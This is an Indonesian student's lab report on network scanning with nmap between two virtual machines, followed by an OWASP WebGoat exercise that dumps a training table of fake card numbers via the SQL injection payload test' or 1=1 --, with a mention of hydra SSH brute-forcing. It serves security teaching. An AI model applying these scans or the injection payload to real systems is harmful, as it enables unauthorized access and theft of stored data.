

Nama : Riki Andika NIM : 09011181320015
--

Hang on Training, Kamis 16 Maret 2017

Network scanner adalah metode bagaimana caranya mendapatkan informasi sebanyak-banyaknya dari IP/Network target yang akan dicari titik kelemahannya, kali ini dilakukan scanning dengan menggunakan simulasi yang menggunakan software virtualbox dengan dua sistem operasi linux, dengan 1 OS Linux digunakan sebagai Targen yang akan discan dengan alamat IP yang telah ditentukan 192.168.100.20, dan OS Linux yang satunya dijadikan sebagai penyerang dengan alamat IP 192.168.100.10. Berikut simulasi yang telah dilakukan sebagai berikut;

```

bt ~ # ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:41:4E:02
          inet addr:192.168.100.20 Bcast:192.168.100.255 Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:83 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9828 (9.5 KiB) TX bytes:9502 (9.2 KiB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ #

```

Gambar 1. If config sistem operasi target

```

root@ubuntu:/home/ubuntu# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:10:8a:e2
          inet addr:192.168.100.10 Bcast:192.168.100.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:8ae2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10002 (10.0 KB) TX bytes:18516 (18.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5688 (5.6 KB) TX bytes:5688 (5.6 KB)

root@ubuntu:/home/ubuntu#

```

Gambar 2. If config sistem operasi penyerang

Tahap awal ialah dengan menyamakan jaringan dari alamat IP Address yang digunakan, sehingga dapat memudahkan dalam pertukaran data dan informasi yang diinginkan, intinya agar dapat terhubung satu sama lain. Berikut testing penghubung antara dua sistem operasi yang telah dibuat, dengan melakukan ping pada sitiap sistem operasi yang telah dibuat;

```
bt ~ # ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=0.315 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=0.865 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=0.569 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=0.783 ms
```

Gambar 3. Ping dari IP 192.168.100.20 (Target)

```
root@ubuntu:/home/ubuntu# ping 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=0.326 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=0.669 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=0.331 ms
64 bytes from 192.168.100.20: icmp_seq=4 ttl=64 time=0.292 ms
64 bytes from 192.168.100.20: icmp_seq=5 ttl=64 time=0.439 ms
```

Gambar 4. Ping dari IP 192.168.100.10 (Penyerang)

Langkah pertama yang dilakukan dalam scanning kali ini ialah melihat service yang sedang berjalan pada website target, dengan menggunakan tools online yaitu NMAP (Network Mapper) yang merupakan sebuah aplikasi atau tool yang berfungsi untuk melakukan port scanning, dengan menggunakan perintah Nmap -sV 192.168.100.20. Berikut hasil screenshot dari proses yang telah dilakukan dapat dilihat pada gambar 5.

```
root@ubuntu:/home/ubuntu# nmap -sV 192.168.100.20
Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-15 19:38 PDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.20
Host is up (0.00033s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
631/tcp   open  ipp      CUPS 1.1
3306/tcp  open  mysql   MySQL (unauthorized)
MAC Address: 08:00:27:41:4E:02 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
root@ubuntu:/home/ubuntu#
```

Gambar 5. Melihat service yang sedang berjalan

```


bt ~ # nmap -sU 192.168.100.10
Starting Nmap 4.20 ( http://insecure.org ) at 2017-03-16 02:43 GMT
Interesting ports on 192.168.100.10:
Not shown: 1694 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)
53/tcp    open  domain
80/tcp    open  http     Apache httpd 2.4.7 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:U=4.20%I=7%D=3/16%Time=58C9FBCD:P=i686-pc-linux-gnu:r(NULL,Z
SF:9,"SSH-2\ 0-OpenSSH_6\ 6\ 1p1\ x20Ubuntu-2ubuntu2\r\n");
MAC Address: 08:00:27:10:8A:E2 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 24.396 seconds
bt ~ #

```

Gambar 6. Melihat service yang sedang berjalan

Dari gambar 5 dan 6 dapat dilihat terdapat beberapa service yang sedang sunning atau berjalan dari masing-masing target yang akan dijadikan sebagai celah dalam melakukan penyerangan dari website tersebut. Dengan menggunakan tools port scanning NMAP dapat juga menggunakan tools hydra untuk melihat service ssh menggunakan bruteforce dengan mencoba melakukan input password menggunakan tool hydra. Secure Shell (ssh) adalah suatu protokol yang memfasilitasi sistem komunikasi yang aman diantara dua sistem yang menggunakan arsitektur client/server, serta memungkinkan seorang user untuk login ke server secara remote. Wegoat merupakan aplikasi berbasis web PHP dan Mysql untuk belajar eksploitasi aplikasi suatu website dengan menampilkan bug – bug yang memanfaatkan aplikasi web tersebut. Berikut screen shot dari hydra yang digunakan;



Gambar 7. Web exploitation webgoat

Setelah masuk dan wegoat dijalankan, lakukan pencarian semua nama dengan last name Smith atau user name Smith yang menghasilkan tabel serta query yang digunakan, yang dapat dilihat pada gambar 8 berikut;

OWASP WebGoat V5.1

String SQL Injection

Restart this Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject a SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	243560002222	MC		0
102	John	Smith	4352209902222	AMEX		0

OWASP Foundation | Project WebGoat

Gambar 8. Penggunaan wegoat dengan memasukkan kata smith

*** Congratulations. You have successfully completed this lesson.**
*** Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	243560002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Gambar 9. Menampilkan semua data yang ada

Penambahan tanda petik yang ada di awal dan akan membaca last name yg kita masukkan , maksud $1=1$ adalah boolean true walaupun kita salah masih akan bernilai true. Hal ini lah yang menjadi kesalahan dari program tersebut, karena tidak melakukan pemfilteran terlebih dahulu, sebab berdasarkan dari perintah yang telah dilakukan dalam kolom pencarian yang ada pada lembar kerja wegoat dengan perintah test' or $1=1$ – yang menampilkan semua data dalam bentuk tabel yang ada. Hal ini dapat dijadikan sebagai landasan bagi attecker untuk melakuka percobaan dalam penginputan password karena sudah mengetahui bug-bug yang dimiliki.

SQL injeksi dalam serangan terdiri dari penyisip query SQL yang diperoleh melalui input data dari attecker ke aplikasi, dengan SQL injection dapat mengeksploitasi dan membaca data yang penting dari sebuah database yang dilakukan scanning, memodifikasi data database (Insert / Update / Delete), melakukan operasi administrasi pada database seperti shutdown database manajemen sistem (DBMS)